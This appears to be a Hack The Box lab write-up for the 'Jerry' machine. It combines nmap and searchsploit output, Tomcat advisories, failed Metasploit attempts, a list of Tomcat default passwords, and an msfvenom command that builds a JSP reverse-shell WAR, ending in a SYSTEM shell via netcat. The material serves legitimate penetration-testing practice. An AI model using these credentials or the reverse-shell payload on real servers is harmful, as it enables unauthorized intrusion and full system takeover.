

Jerry



```
(Py3) flerb@ubuntu:~/HTB/WeakRSA/RsaCtfTool$ sudo nmap -sS 10.10.10.95
[sudo] password for flerb:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-04 16:20 PDT
Nmap scan report for 10.10.10.95
Host is up (0.075s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 9.00 seconds
```



Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO

Manager Application HOW-TO

Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 7.0 access to the manager application is split between different users. Read more...

Release Notes

Changelog

Migration Guide

Security Notices

Documentation

Tomcat 7.0 Documentation

Tomcat 7.0 Configuration

Tomcat Wiki

Find additional important configuration information in:

`$CATALINA_HOME/RUNNING.txt`

Developers may be interested in:

Tomcat 7.0 Bug Database
Tomcat 7.0 JavaDocs
Tomcat 7.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages


Other Downloads
Tomcat Connectors
Tomcat Native
Taglibs
Deployer

Other Documentation
Tomcat Connectors
mod_jk Documentation
Tomcat Native
Deployer


Get Involved
Overview
SVN Repositories
Mailing Lists
Wiki


Miscellaneous
Contact
Legal
Sponsorship
Thanks

Apache Software Foundation
Who We Are
Heritage
Apache Home
Resources



```
flerb@ubuntu:~/exploit-database$ ./searchsploit apache | grep 7.0
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code Execution           | php/remote/40142.php
Apache 7.0.x mod_proxy - Reverse Proxy Security Bypass                                    | linux/remote/36352.txt
Apache Archiva 1.0 < 1.3.1 - Cross-Site Request Forgery                                   | multiple/webapps/15710.txt
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation                          | linux/webapps/44498.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service                                       | multiple/dos/26710.txt
Apache Olingo OData 4.0 - XML External Entity Injection                                   | java/webapps/47770.txt
Apache Solr 7.0.1 - XML External Entity Expansion / Remote Code Execution                 | xml/webapps/43009.txt
Apache Struts 2.0 - 'XSLTResult.java' Arbitrary File Upload                               | java/webapps/37009.xml
Apache Tika 1.15 - 1.17 - Header Command Injection (Metasploit)                           | windows/remote/47208.rb
Apache Tomcat 7.0.4 - 'sort' / 'orderBy' Cross-Site Scripting                             | linux/remote/35011.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote | windows/webapps/42953.txt
RedHat Linux 7.0 Apache - Remote Username Enumeration                                     | linux/remote/21112.php
```




Apache Tomcat® - Apache To
CVE - CVE-2019-0232
https://tomcat.apache.org/security-7.html#Fixed_in_Apache_Tomcat_7.0.89
Import bookmarks...
Getting Started
Meltdown
Exploits
GDB
Shellcode

This was fixed with commit bef3f404.

This issue was reported to the Apache Tomcat Security Team by An Trinh of Viettel Cyber Security on 10 October 2019. The issue was made public on 18 December 2019.

Affects: 7.0.0 to 7.0.97

Fixed in Apache Tomcat 7.0.94

Important: Remote Code Execution on Windows CVE-2019-0232

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog and this

This was fixed with commit 7f0221b9.

This issue was identified by Nightwatch Cybersecurity Research and reported to the Apache Tomcat security team via the bug bounty program sponsored by the EU FOSSA-2 project on 3rd March 2019. The issue was made public on 10 April 2019.

Affects: 7.0.0 to 7.0.93


Low: XSS in SSI printenv CVE-2019-0221

The SSI printenv command echoes user provided data without escaping and is, therefore, vulnerable to XSS. SSI is disabled by default. The printenv command is intended for debugging and is unlikely to be present in a production website.

This was fixed with commit 44ec74c4.

This issue was identified by Nightwatch Cybersecurity Research and reported to the Apache Tomcat security team via the bug bounty program sponsored by the EU FOSSA-2 project on 7th March 2019. The issue was made public on 17 May 2019.

Affects: 7.0.0 to 7.0.93




```
msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
```

https://www.trendmicro.com/en_us/research/19/d/uncovering-cve-2019-0232-a-remote-code-execution-vulnerability-in-apache-tomcat.html

https://wwws.nightwatchcybersecurity.com/2019/04/30/remote-code-execution-rce-in-cgi-servlet-apache-tomcat-on-windows-cve-2019-0232/

https://www.rapid7.com/db/modules/exploit/windows/http/tomcat_cgi_cmdlineargs/

Doesn't seem to be vulnerable to this.



Fixed in Apache Tomcat 7.0.100 — 14 February 2020

High: AJP Request Injection and potential Remote Code Execution CVE-2020-1938

When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. Prior to Tomcat 7.0.100, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required.

Prior to this vulnerability report, the known risks of an attacker being able to access the AJP port directly were:

- bypassing security checks based on client IP address
- bypassing user authentication if Tomcat was configured to trust authentication data provided by the reverse proxy

This vulnerability report identified a mechanism that allowed the following:

- returning arbitrary files from anywhere in the web application including under the WEB-INF and META-INF directories or any other location reachable via ServletContext.getResourceAsStream()
- processing any file in the web application as a JSP


Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible.

It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31 or later. Users should note that a number of changes were made to the default AJP Connector configuration in 7.0.100 to harden the default configuration. It is likely that users upgrading to 7.0.100 or later will need to make small changes to their configurations as a result.


This was fixed with commits 0d633e72, 40d5d93b, b99fba5b and f7180baf.

This issue was reported to the Apache Tomcat Security Team on 3 January 2020. The issue was made public on 24 February 2020.

Affects: 7.0.0 to 7.0.99



```
msf6 > search CVE-2020-1938

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/admin/http/tomcat_ghostcat   2020-02-20       normal  Yes    Ghostcat
```




```
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 10.10.10.95

[-] 10.10.10.95:8080 - Unable to read file, target may not be vulnerable.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   AJP_PORT  8009              no        The Apache JServ Protocol (AJP) port
   FILENAME  /WEB-INF/web.xml  yes       File name
   RHOSTS    10.10.10.95       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     8080              yes       The Apache Tomcat webserver port (TCP)
   SSL       false             yes       SSL
```

Doesn't appear to be vulnerable to that either.

https://resources.infosecinstitute.com/topic/hack-the-box-htb-machines-walkthrough-series-jerry/


The default username/password hasn't been changed.


https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown
ng Started
Meltdown
Exploits
GDB
Shellcode
1 contributor
29 lines (28 sloc) | 766 Bytes


Apache Tomcat Default Credentials

Username	Password
admin	password
admin	
admin	Password1
admin	password1
admin	admin
admin	tomcat
both	tomcat
manager	manager
role1	role1
role1	tomcat
role	changethis
root	Password1
root	changethis
root	password
root	password1
root	r00t
root	root
root	toor
tomcat	tomcat
tomcat	s3cret
tomcat	password1
tomcat	password
tomcat	
tomcat	admin
tomcat	changethis


As manager we are able to upload war files, create war using msfvenom and upload:



```
flerb@ubuntu:~/HTB/WeakRSA/RsaCtfTool$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.14 LPORT=4444 -f war > reverse.war
Payload size: 1091 bytes
Final size of war file: 1091 bytes
```



```
flerb@ubuntu:~/exploit-database$ sudo nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.95 49192
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FC2B-E489

 Directory of C:\apache-tomcat-7.0.88

06/19/2018  04:07 AM    <DIR>          .
06/19/2018  04:07 AM    <DIR>          ..
06/19/2018  04:06 AM    <DIR>          bin
06/19/2018  06:47 AM    <DIR>          conf
06/19/2018  04:06 AM    <DIR>          lib
05/07/2018  02:16 PM            57,896 LICENSE
10/05/2021  09:31 AM    <DIR>          logs
05/07/2018  02:16 PM             1,275 NOTICE
05/07/2018  02:16 PM             9,600 RELEASE-NOTES
05/07/2018  02:16 PM            17,454 RUNNING.txt
06/19/2018  04:06 AM    <DIR>          temp
10/05/2021  10:16 AM    <DIR>          webapps
06/19/2018  04:34 AM    <DIR>          work
               4 File(s)         86,225 bytes
               9 Dir(s)  27,602,751,488 bytes free

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system

C:\apache-tomcat-7.0.88>
```



TODAY

Owned **System** - Jerry Machine 2 minutes ago +[0pts]

Owned **User** - Jerry Machine 2 minutes ago +[0pts]